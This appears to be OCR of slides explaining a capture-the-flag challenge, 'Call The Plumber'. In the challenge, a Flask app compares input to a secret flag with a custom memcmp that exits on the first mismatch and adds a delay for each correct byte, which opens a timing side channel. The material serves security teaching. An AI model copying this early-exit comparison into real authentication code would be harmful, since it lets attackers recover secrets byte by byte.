
400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ABCDEFGHIJKLMNOPORSTUVWXYZ

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
- memcmp exits on the first mismatch




```python
import time
from flask import Flask, request, render_template_string

with open("flag.txt", "rb") as f:
    FLAG = f.read().strip()

def memcmp(src: bytes, dst: bytes) -> bool:
    for i in range(min(len(src), len(dst))):
        if src[i] != dst[i]:
            return False
        end = time.perf_counter() + 6e-5
        while time.perf_counter() < end:
            pass
    return len(src) == len(dst)

app = Flask(__name__)
```

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
- memcmp exits on the first mismatch
- We also added some artificial delay to make exploits more reliable




```
import time
from flask import Flask, request, render_template_string

with open("flag.txt", "rb") as f:
    FLAG = f.read().strip()

def memcmp(src: bytes, dst: bytes) -> bool:
    for i in range(min(len(src), len(dst))):
        if src[i] != dst[i]:
            return False
        end = time.perf_counter() + 6e-5
        while time.perf_counter() < end:
            pass
    return len(src) == len(dst)

app = Flask(__name__)
```

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
- memcmp exits on the first mismatch
- We also added some artificial delay to make exploits more reliable
- In reality, bugs like this will involve thousands of measurements to notice statistical significance

